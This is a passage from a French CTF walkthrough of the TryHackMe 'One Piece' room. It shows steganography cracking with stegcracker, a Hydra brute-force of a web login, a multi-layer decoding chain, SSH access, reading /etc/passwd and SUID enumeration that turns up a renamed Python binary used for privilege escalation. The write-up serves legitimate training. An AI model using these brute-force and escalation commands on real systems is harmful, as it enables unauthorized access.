Info : j'aurais pu choisir de l'inclure également au format png car il existe également des outils pour forcer brutalement le format png. Mais j'ai préféré le mettre en jpeg car si vous regardez toutes les autres images des autres pages web, elles sont toutes au format png ce qui fait que celle-ci se démarque. Cela ressort encore plus si vous jetez un œil au répertoire /images et que vous l'avez peut-être piraté depuis le début.

Alerte spoiler : c'est la dernière fois que nous devons effectuer une stéganographie dans cette salle, je le promets.

Alors téléchargeons l'image et craquons-la (cela peut prendre jusqu'à 15 minutes), vous obtenez :

```
root@kali:~/THM/onePiece# stegcracker kaido.jpeg /usr/share/wordlists/rockyou.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'kaido.jpeg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: [REDACTED]
Tried [REDACTED] passwords
Your file has been written to: kaido.jpeg.out
[REDACTED]
```

CTF ONE PIECE

Ensuite, il faut évidemment jeter un œil au fichier que nous venons de recevoir, « kaido.jpeg.out ». Il contient:

```
root@kali:~/THM/onePiece# cat kaido.jpeg.out
Username: [REDACTED]
```

kaido.jpeg.out

Bien, il s'agit d'un nom d'utilisateur. Nous pouvons maintenant effectuer une autre attaque par force brute mais cette fois sur le formulaire de connexion.

Tout d'abord, nous devons connaître le message d'erreur de notre commande, alors essayons notre nom d'utilisateur avec un mot de passe aléatoire, nous obtenons :

Username:

Password:

ERROR

CTF ONE PIECE

Ainsi, « ERREUR » s'affiche chaque fois que le mot de passe n'est pas correct.

Maintenant, en regardant le code source ou en lançant burp, nous obtenons les paramètres dont nous avions besoin. Nous sommes désormais en mesure de lancer notre attaque par force brute.

J'ai utilisé Hydra mais vous pouvez utiliser n'importe quel autre outil similaire si vous le souhaitez :

```
root@kali:~/THM/onePiece# hydra -l [REDACTED] -P /usr/share/wordlists/rockyou.txt 10.10.139.170 http-post-form "/[REDACTED].php:user=[REDACTED]&password=[REDACTED]&submit_creds=Login:ERROR" -t 64 -V
```

Et comme vous l'aurez deviné, ce fut une réussite. La sortie est :

```
[80][http-post-form] host: 10.10.139.170 login: [REDACTED] password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-06 12:04:51
```

Si maintenant nous utilisons ces informations d'identification pour nous connecter, nous obtenons le résultat suivant :

CTF ONE PIECE

You successfully stole a copy of the 3rd Road Poneglyph:
UWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNUQC2LJNUFSALRNFS2IBNFUWS2LJAFUWS2LJNBWIS2LJNFUWSALRNFS2IBOFUWS2LJAFUWS2LJNEAWS2LJNFUQC
You succeed to run away and there is only one Road Poneglyph left to find to be able to reach Laugh Tale. Unfortunately, the location of this last Poneglyph is .

Parfait, nous avons obtenu le troisième Road Poneglyph. Il n'en reste plus qu'un pour pouvoir accéder à Laugh Tale !

Conclusion : Page /onigashima.php

Après un téléchargement de fichier infructueux et 2 attaques par force brute, nous avons finalement mis la main sur le troisième Road Poneglyph.

Cependant, nous ne savons pas encore où se trouve le dernier.

Prime:

Info : Chaque nom de page Web fait référence à l'île réelle où l'on rencontre l'antagoniste associé dans le Manga, à l'exception de Buggy.

Ponéglphe de la Quatrième Route

CTF ONE PIECE

Vous vous demandez peut-être où se trouve le dernier Road

Poneglyph car rien ne semble indiquer son emplacement.

En fait, quelque chose indique où il se trouve. C'est un jeu de mots. Jetez simplement un œil à la dernière phrase que vous avez obtenue après vous être connecté avec succès.

*La dernière phrase que vous obtenez après avoir forcé
brutalement les informations d'identification de Kaido est :
"Malheureusement, l'emplacement de ce dernier Ponégliphe
est..."*

Le «...» est l'emplacement réel et si on y va, on obtient :

http://<IP>/...

CTF ONE PIECE

Info : Ma première pensée a été de créer un sous-domaine nommé « ... » où le fichier index.html aurait été le dernier Road Poneglyph mais j'ai pensé que cela aurait été trop difficile pour la pièce que j'avais l'intention de créer. C'est pourquoi le jeu de mots vous donne directement la page Web au lieu du sous-domaine.

Message des ponéglyphes routiers

D'après le fichier « .secret_room.txt » que nous avons obtenu du serveur FTP :

- Chacun des Road Poneglyph donne une des clés pour accéder à Laugh Tale.

Chaque Road Poneglyph seul est inutile, mais tous ensemble révèlent le sens.

Vous devez donc tous les concaténer. La chaîne que vous obtenez semble être encodée en base32, décodons-la, nous obtenons :(sur

CTF ONE PIECE

[https://gchq.github.io/CyberChef/#recipe=From_Morse_Code\('Space','Forward%20slash'\)&input=Li4tIC4uLiAuIC8gLioLyAtLi4gLi4gLi4tLiAuLiouIC4gLiouIC4gLS4gLSAvICouLS4gLSoICouLiAuIC4tLiouLSAvICogLi4uLiAuLiAuLi4gLyAuLiAuLi4gLyAtLiAtLSogLSAvICouLS4gLSotICotIC4tLS4gLiouLiAtLiotIC4tLiouLSAvICouLiAtLSogLyAtLiAtLSogLSAvICotLSAtLi4uIC4gLS4tLSAuLS4tLiogLyAtIC4uLi4gLiAtLiotIC8gLiouLiAuLiAuIC4tLiouLQ](https://gchq.github.io/CyberChef/#recipe=From_Morse_Code('Space','Forward%20slash')&input=Li4tIC4uLiAuIC8gLioLyAtLi4gLi4gLi4tLiAuLiouIC4gLiouIC4gLS4gLSAvICouLS4gLSoICouLiAuIC4tLiouLSAvICogLi4uLiAuLiAuLi4gLyAuLiAuLi4gLyAtLiAtLSogLSAvIC4tLiAuIC4tLi4gLiAuLi4tIC4tICouICogLyAtLi4gLiogLSAuLSAuLS4tLiogLyAtLi4gLSotLyAtLiAtLSogLSAvICouLS4gLSotICotIC4tLS4gLiouLiAtLiotIC4tLiouLSAvICouLiAtLSogLyAtLiAtLSogLSAvICotLSAtLi4uIC4gLS4tLSAuLS4tLiogLyAtIC4uLi4gLiAtLiotIC8gLiouLiAuLiAuIC4tLiouLQ)

CTF ONE PIECE

Recipe	Input	Output
From Base32 Alphabet A-Z2-7= <input checked="" type="checkbox"/> Remove non-alphabet chars	FUWS2LJNEAWS2LJNFUQC4LJNFUWSALRNFUWS2IBNFUWS2LJAFUWS2LJNEA XC2LJNFUQC4LJNFUWQULJNFUWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNFUQC 2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNB IWS2LJNFUQC2LJNFUWSALRNFUWS2CRN FUWS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFUWSALJNFUWS2IBOFUWS2LJAFU WS2LJNEAWS2LJNFUFC2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNEAXC 2LJNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LIKFUWS2LJNEAWS2LJNFUQC4L JNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWQULJN FUWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNFUQC2LJNFUWSALRNFUWS2IBNFU WS2LJAFYWS2LJNB IWS2LJNFUQC2LJNFUWSALRNFUWS2IBOFUWS2LJAFUWS2LJNEAXC2L JNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUFC2LJN FUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNEAWS2LJNFUQC4LJNFUWSALJNFU WS2IBOFUWS2LIKFUWS2LJNEAWS2LJNFUQC4LJNFUWSALRNFUWS2IBOFUWS 2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWQULJNFUWS2IBNFUWS2LJAFYWS2L .INFAWS21 .INFIIOC21 .INFIIMS2TRNFIIMS21 .IAFIIMS21 .INRTWS21 .IN	time: 119ms length: 11039 lines: 230

Base32

Maintenant, cela ressemble à du code morse, décodons-le,
nous obtenons :

CTF ONE PIECE

From Base32 (X) (II)

Alphabet
A-Z2-7=

Remove non-alphabet chars

From Morse Code (X) (II)

Letter delimiter
Space

Word delimiter
Line feed

FUWS2LJNEAWS2LJNFUQC4LJNFUWSALRNFUWS2IBNFUWS2LJAFUWS2LJNEA
XC2LJNFUQC4LJNFUWQULJNFUWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNFUQC
2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNBWS2LJNFUQC2LJNFUWSAL
RNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWSALJNFUWS2CRN
FUWS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFUWSALJNFUWS2IBOFUWS2LJAFU
WS2LJNEAWS2LJNFUFC2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNEAXC
2LJNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LIKFUWS2LJNEAWS2LJNFUQC4L
JNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWQULJN
FUWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNFUQC2LJNFUWSALRNFUWS2IBNFU
WS2LJAFYWS2LJNBWS2LJNFUQC2LJNFUWSALRNFUWS2IBOFUWS2LJAFUWS
2LJNEAXC2LJNFUQC2LJNFUWSALJNFUWS2CRNFUWS2LJAFUWS2LJNEAXC2L
JNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUFC2LJN
FUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNEAWS2LJNFUQC4LJNFUWSALJNFU
WS2IBOFUWS2LIKFUWS2LJNEAWS2LJNFUQC4LJNFUWSALRNFUWS2IBOFUWS
2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWQULJNFUWS2IBNFUWS2LJAFYWS2L
.INFAWS2I.INFIUOC2I.INFIIMS2TRNFIMWS2I.JAFIIMS2I.JNRTWS2I.N

Output	time: 67ms
	length: 2069
	lines: 1

(X) (II) (III) (IV) (V) (VI) (VII)

```
00110011 00110011 00100000 00110100 00111000 00100000
00110101 00110100 00100000 00110101 00111000 00100000
00110110 00111001 00100000 00110011 00111001 00100000
00110110 00111001 00100000 00110011 00110010 00100000
00110101 00110100 00100000 00110011 00110010 00100000
00110011 00110101 00100000 00110011 00110101 00100000
00110100 01100011 00100000 00110011 00111001 00100000
00110111 00110011 00100000 00110100 01100100 00100000
00110100 00110100 00100000 00110111 00110000 00100000
00110111 00110000 00100000 00110110 00110110 00100000
00110101 00110010 00100000 00110110 01100001 00100000
00110101 00110101 00100000 00110110 01100001 00100000
```

base32 -> morse

Et maintenant, cela ressemble vraiment à un binaire.

Décodeons-le aussi et nous obtenons :

CTF ONE PIECE

The screenshot shows a hex editor interface with three tabs: "From Base32", "From Morse Code", and "From Binary".

- From Base32:** The input field contains "Alphabet A-Z2 -7=". A checked checkbox labeled "Remove non-alphabet chars" is present. The output field is very long and contains mostly zeros and ones.
- From Morse Code:** The input field contains "Letter delimiter Space" and "Word delimiter Line feed". The output field is also very long and contains mostly zeros and ones.
- From Binary:** The input field contains "Delimiter Space". The output field shows the binary representation of the alphabet: 33 48 54 58 69 39 69 32 54 32 35 35 4c 39 73 4d 44 70 70 66 52 6a 55 7a 56 56 31 31 55 61 63 34 6f 4a 6a 4c 54 75 6e 70 34 34 42 58 36 51 59 51 37 78 4a 35 57 52 50 4b 51 4a 6b 78 78 79 45 43 47 32 41 64 7a 4d 41 77 55 44 37 4e 4c

base32 -> morse -> binaire

Facile, c'est encodé en hels xadécimal. On peut le décoder et

on obtient :

CTF ONE PIECE

From Base32	<input type="checkbox"/> <input type="checkbox"/>	FUWS2LJNEAWS2LJNFUQC4LJNFUWSALRNFUWS2IBNFUWS2LJAFUWS2LJNEA XC2LJNFUQC4LJNFUWQLJNFUWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNFUQC 2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNBBIWS2LJNFUQC2LJNFUWSAL RNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWSALJNFUWS2CRN FUWS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFUWSALJNFUWS2IBOFUWS2LJAFU WS2LJNEAWS2LJNFUFC2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNEAXC 2LJNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LIKFUWS2LJNEAWS2LJNFUQC4L JNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWQLJN FUWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNFUQC2LJNFUWSALRNFUWS2IBNFU WS2LJAFYWS2LJNBBIWS2LJNFUQC2LJNFUWSALRNFUWS2IBOFUWS2LJAFUWS 2LJNEAXC2LJNFUQC2LJNFUWSALJNFUWS2CRNFUWS2LJAFUWS2LJNEAXC2L JNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUFC2LJN FUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNEAWS2LJNFUQC4LJNFUWSALJNFU WS2IBOFUWS2LIKFUWS2LJNEAWS2LJNFUQC4LJNFUWSALRNFUWS2IBOFUWS 2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWQLJNFUWS2IBNFUWS2LJAFYWS2L .INFAWS21 .INFILOC21 .INFIWSA1 .INFIWS2TRNFUWS21 .IAFIWS21 .INRTWS21 .IN
Alphabet	<input checked="" type="checkbox"/>	A-Z2-7=
From Morse Code	<input type="checkbox"/> <input type="checkbox"/>	
Letter delimiter	<input type="checkbox"/>	Word delimiter
Space	<input type="checkbox"/>	Line feed
From Binary	<input type="checkbox"/> <input type="checkbox"/>	
Delimiter	<input type="checkbox"/>	Output
Space	<input type="checkbox"/>	time: 119ms length: 77 lines: 1
From Hex	<input type="checkbox"/> <input type="checkbox"/>	3HTXi9i1T255L9sMDppfRjUzVv11Uac4oJjLTunp44BX6QYQ7xJ5WRPKQjk xxECG2AdzM AwUD7NL
Delimiter	<input type="checkbox"/>	
Auto	<input type="checkbox"/>	

base32 -> morse -> binaire -> hex

En voyant cela, il y a 3 possibilités principales. Il s'agit soit de base64, base62 ou base58.

Savez-vous comment les reconnaître ?

1. Base64 : Choix uniquement si vous voyez un des caractères suivants :

« + » ou « / » ou « = »

2. Base62 : Possibilité si vous ne voyez pas les caractères base64 au dessus et probable si vous voyez un des caractères suivants :

CTF ONE PIECE

« 0 » (zéro) ou « I » (i majuscule) ou « O » (o majuscule) ou « l » (L minuscule)

Attention, si vous êtes dans le cas où vous ne voyez pas un des au-dessus des caractères base64, mais vous voyez l'un des caractères base62 ci-dessus, cela ne signifie pas qu'il n'est pas codé en base64, mais plutôt qu'il est codé en base64 ou en base62.

3. Base58 : Possibilité si vous ne voyez pas les caractères base64 et base62 au-dessus.

Veuillez noter que si vous ne voyez pas l'un des caractères base64 ou base62 ci-dessus, cela ne signifie pas qu'il n'est pas encodé en base64 ou en base62, mais plutôt qu'il est encodé en base64, en base62 ou en base58.

Dans notre cas, nous ne voyons pas de caractères spécifiques à la base64 et nous ne voyons pas non plus de caractères spécifiques à la base62. Donc comme nous venons de le voir, nous sommes dans le cas où il peut être soit encodé en base64, en base62 ou en base58.

CTF ONE PIECE

Nous devons donc essayer chacun d'eux. Vous vous rendez alors compte qu'une seule des possibilités donne un résultat acceptable, c'est le base58. Vous obtenez:

The screenshot shows a web-based tool for decoding binary data. It has five main sections: 1) From Base32: Shows the input 'A-Z2-7=' and a checked checkbox for 'Remove non-alphabet chars'. 2) From Morse Code: Shows 'Letter delimiter: Space' and 'Word delimiter: Line feed'. 3) From Binary: Shows 'Delimiter: Space'. 4) From Hex: Shows 'Delimiter: Auto'. 5) From Base58: Shows an alphabet dropdown with '123456789ABCDEFGHJ ...'. To the right of these sections, there is a large text area containing a long string of characters: FUWS2LJNEAWS2LJNFUQC4LJNFUWSALRNFUWS2IBNFUWS2LJAFUWS2LJNEA... followed by a large block of binary data starting with 'TTBuazN5X0Rfn3VmZnk6MV93MwxsX2IzX3RoM19wMXJAdDNfazFuZyE='.

base32 -> morse -> binaire -> hex -> base58

Maintenant, si vous avez suivi l'explication ci-dessus concernant les bases, vous pouvez voir l'un des caractères spécifiques pour un encodage base64. Ce caractère est le « = » à la fin de la chaîne.

CTF ONE PIECE

Veuillez noter qu'un « = » ne peut être trouvé qu'à la fin d'une chaîne codée en base64, ce caractère représente le remplissage. Et vous pouvez trouver au plus 2 « = » à la fin de la chaîne codée en base64.

Donc si on le décode, on obtient finalement :

From Base32		🕒 II	FUWS2LJNFAWS2LJNFUQC4LJNFWUWSALRNFWUWS2IBNFUWS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFWUQWL JNFUWS2IBNFUWS2LJAFYWS2LJNEAXC2LJNFUQC2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNBIWS 2LJNFUQC2LJNFUWSALRNFWUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUWSALJNFUWS2CRNFU WS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFWUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNFUFC2LJNFUQC2LJN FUWSALJNFUWS2IBOFUWS2LJAFKUWS2LJNEAWS2LJNFUFC2LJNFUWSALJNFUWS2IBNFUWS2LJAFKUWS2L JNEAWS2LJNFUQC4LJNFWUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUQLJNFUWS2IBNFU WS2LJAFYWS2LJNEAWS2LJNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNFUWS2LJNBIS2LJNFUQC2LJN FUWSALRNFWUWS2IBOFUWS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFWUWSALJNFUWS2CRNFUWS2LJAFUWS2L JNEAXC2LJNFUQC4LJNFUWSALRNFWUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUFC2LJNFUWSALJNFUWS2IBOFU WS2LJAFUWS2LJNEAXC2LJNFUQC2LJNFUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNEAWS2LJNFUFC2LJNFUWSALJNFUWS 2IBOFUWS2LJAFKUWS2LJNEAWS2LJNFUQC4LJNFWUWSALJNFUWS2IBOFUWS2LJAFYWS2LJNFUQLJNFUWS2IBNFU WS2LJAFYWS2LJNEAWS2LJNFUQC2LJNFUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNFUWS2LJNBIS2LJNFUQC2LJN FUWSALRNFWUWS2IBOFUWS2LJAFUWS2LJNEAXC2LJNFUQC4LJNFWUWSALJNFUWS2CRNFUWS2LJAFUWS2L JNEAXC2LJNFUQC4LJNFUWSALRNFWUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUFC2LJNFUWSALJNFUWS2IBOFU WS2LJAFYWS2LJNEAXC2LJNFUQC2LJNFUWSALJNFUWS2IBOFUWS2LJAFKUWS2LJNEAWS2LJNFUQC4LJN FUWSALJNFUWS2IBNFUWS2LJAFUWS2LJNEAWS2LJNFUQC2LJNFUQLJNFUWS2IBNFUWS2LJAFYWS2L 1NF6AYC2I 1NFU1OC2I 1NFU1WS2I 1NFU1WS2TROF1UWS2I 1AFYWS2I 1NRTWS2I 1NFU1OC2I 1NFU1WS2I 1NFU1WS2I 1NFU1WS2I 1NFU1WS2I 1NFU1WS2I 1NFU1WS2I 1NFU1WS2I 1NFU1WS2I 1NFU1WS2I Output start: 41 time: 132ms end: 41 length: 41 lines: 1
<input checked="" type="checkbox"/> Remove non-alphabet chars			
From Morse Code		🕒 II	
Letter delimiter Space	Word delimiter Line feed		
From Binary		🕒 II	
Delimiter Space			
From Hex		🕒 II	
Delimiter Auto			
From Base58		🕒 II	
Alphabet 123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ...			
<input checked="" type="checkbox"/> Remove non-alphabet chars			
From Base64		🕒 II	
Alphabet A-Za-z0-9+=			
<input checked="" type="checkbox"/> Remove non-alphabet chars			

base32 -> morse -> binaire -> hex -> base58 -> base64

CTF ONE PIECE

Eh bien, c'est évidemment obscurci sur cette capture d'écran car vous obtenez les informations d'identification d'un utilisateur au format <USER>:<PASSWORD>

C'est également la réponse à la question 6 de la tâche 2.

Vous pouvez désormais les utiliser pour atteindre Laugh

Tale, la dernière île où se trouve le One Piece.

Conclusion : message des ponégllyphes routiers

Finalemement, c'était un long chemin pour pouvoir atteindre Laugh Tale. Mais qui a dit que devenir le Roi Pirate était une tâche facile.

Cependant, êtes-vous déjà le Roi Pirate ?

Utilisons les informations d'identification pour nous connecter via le service SSH pour le savoir.

Conte de rire

CTF ONE PIECE

Très bien, donc lorsque vous vous connecterez. Vous atteindrez le répertoire personnel de Luffy.

Info : Le nom d'utilisateur réel n'est pas Luffy, mais c'est le nom de l'utilisateur du groupe.

Si vous répertoriez le répertoire personnel, vous obtenez :

```
[root@Laugh-Tale:~]$ ls -la
total 56
drwxr-xr-x  8 [REDACTED]      luffy 4096 Jul 29 07:32 .
drwxr-xr-x  4 root          root   4096 Jul 26 07:54 ..
-rw-----  1 [REDACTED]      luffy   14 Aug 14 15:25 .bash_history
-rw-r--r--  1 [REDACTED]      luffy  220 Jul 26 07:54 .bash_logout
-rw-r--r--  1 [REDACTED]      luffy 3771 Jul 26 07:54 .bashrc
drwx----- 11 [REDACTED]     luffy 4096 Jul 29 07:21 .cache
drwx----- 11 [REDACTED]     luffy 4096 Jul 29 07:15 .config
drwx-----  3 [REDACTED]     luffy 4096 Jul 29 07:21 .gnupg
-rw-----  1 [REDACTED]     luffy  334 Jul 29 07:14 .ICEauthority
-rw-r--r--  1 root          root   283 Jul 26 08:23 laugh_tale.txt
drwx-----  3 [REDACTED]     luffy 4096 Jul 29 07:14 .local
drwx-----  5 [REDACTED]     luffy 4096 Jul 29 07:15 .mozilla
-rw-r--r--  1 [REDACTED]     luffy  807 Jul 26 07:54 .profile
drwx-----  2 [REDACTED]     luffy 4096 Jul 29 07:21 .ssh
```

Vous pouvez voir un fichier txt appartenant à root nommé « laugh_tale.txt », voyons ce qu'il contient :

CTF ONE PIECE

```
@Laugh-Tale:~$ cat laugh_tale.txt
Finally, we reached Laugh Tale.
All is left to do is to find the One Piece.
Wait, there is another boat in here.
Be careful, it is the boat of ██████████, one of the 4 Emperors. He is the one that led
your brother Ace to his death.
You want your revenge. Let's take him down !
```

rire_tale.txt

En lisant ceci, vous trouverez la réponse à la question 1 de la tâche 3.

Info : Dans le Manga, le pirate Teach est celui qui a vaincu le frère de Luffy et qui l'a livré à la Marine. Suite à cet événement, le frère de Luffy a été condamné à mort. Teach est considéré par beaucoup comme le dernier antagoniste du Manga. D'autres pensent que l'arc final consistera à renverser le gouvernement mondial.

Maintenant que vous êtes connecté, vous souhaitez évidemment éléver vos privilèges.

Vous pouvez utiliser un outil d'énumération tel que linpeas si vous le souhaitez, mais je ne le ferai pas car les vecteurs pour augmenter vos privilèges sont assez évidents et faciles à trouver.

CTF ONE PIECE

La première chose que j'aime faire est de vérifier les utilisateurs standards de la machine. Vous pouvez le faire en vérifiant le fichier `passwd` avec une commande comme :

`cat /etc/passwd`

Vous obtenez :

```
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
Tuffy_vs_T3@ch:x:1000:1000:Laugh-Tale,,,,:/home/teach:/bin/bash
ftp:x:122:127:ftp daemon,,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
luffy:x:1001:1001,,,,:/home/luffy:/bin/bash
```

/etc/mot de passe

Nous pouvons donc voir que le shell par défaut de 2 lignes est `/bin/bash`, ce qui signifie qu'il s'agit d'utilisateurs réels. En ce moment, c'est vous qui êtes obscurci.

Généralement dans les challenges CTF, si vous avez plusieurs utilisateurs, vous devrez passer à un (escalade horizontale), puis à un autre et ainsi de suite jusqu'à être root (escalade verticale).

CTF ONE PIECE

Luffy_vs_Teach

Il existe 3 choses très courantes qui peuvent vous permettre d'augmenter vos privilèges dans les salles THM. Je suis sûr que vous avez déjà exploité chacun d'eux à un moment donné.

Ces 3 choses sont :

- SUID
- Cronjob
- Sudo

Ce sont les 3 choses à vérifier en premier car il est facile à trouver et généralement facile à exploiter.

Avec une commande comme celle-ci, vous pouvez facilement vérifier les fichiers ayant l'autorisation SUID :

```
luffy_vs_teach@Laugh-Tale:~$ find / -type f -perm -4000 2> /dev/null
/bin/mount
/bin/ping
/bin/umount
/bin/su
/bin/fusermount
```

CTF ONE PIECE

Vous remarquerez que vous obtenez beaucoup de résultats inutiles avec cette commande mais il y en a un qui est très inhabituel, vous pouvez le trouver dans la capture d'écran suivante :

```
/snap/core/9804/bin/su
/snap/core/9804/bin/umount
/snap/core/9804/usr/bin/chfn
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/gpasswd
/snap/core/9804/usr/bin/newgrp
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/bin/sudo
/snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9804/usr/lib/openssh/ssh-keysign
/snap/core/9804/usr/lib/snapd/snap-confine
/snap/core/9804/usr/sbin/pppd
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/gomugomunooo_king_kobraaa
/usr/bin/chfn
/usr/bin/arping
/usr/sbin/pppd
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
```

Honnêtement, je pense que vous l'avez déjà compris. Mais si vous ne le faites pas, vous pouvez utiliser la commande suivante et garder à l'esprit ce que nous avons dit ci-dessus

CTF ONE PIECE

concernant l'escalade horizontale vers d'autres utilisateurs
avant de devenir root :

```
@Laugh-Tale:~$ find / -type f -perm -4000 -exec ls -l {} \; 2> /dev/null
-rwsr-xr-x 1 root root 43088 Mar  5  2020 /bin/mount
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 26696 Mar  5  2020 /bin/umount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 43088 Mar  5  2020 /snap/core18/1885/bin/mount
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /snap/core18/1885/bin/ping
```

La sortie qui se démarque est dans la capture d'écran suivante :

```
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/9804/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/9804/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/9804/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/9804/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31  2020 /snap/core/9804/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 11 16:06 /snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 May 26 19:17 /snap/core/9804/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Jul 29 03:35 /snap/core/9804/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Feb 11  2020 /snap/core/9804/usr/sbin/pppd
-rwst-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 149080 Jan 31  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 Tuffy_vs_T3@ch teach 4526456 Jul 17 08:50 /usr/bin/gomugomunooo_king_kobraaa
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 22528 Jun 28  2019 /usr/bin/arping
-rwsr-xr-- 1 root dip 382696 Feb 11  2020 /usr/sbin/pppd
-rwsr-xr-x 1 root root 113528 Jul 10 10:00 /usr/lib/snapd/snap-confine
-rwsr-sr-x 1 root root 10232 Jul  3 03:00 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-- 1 root messagebus 42992 Jun 11 14:25 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
```

Voyez-vous le fichier nommé «
gomugomunooo_king_kobraaa » appartenant à
luffy_vs_teach ?

CTF ONE PIECE

Ce n'est certainement pas un fichier standard.

Info : Dans le Manga, « Gomu gomu no king cobra » est une des attaques de Luffy.

Si vous lancez le programme, vous obtenez :

```
@Laugh-Tale:~$ /usr/bin/gomugomunooo_king_kobraaa
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> █
```

Vous réalisez que python a été renommé en cobra et l'exploit devient alors évident.

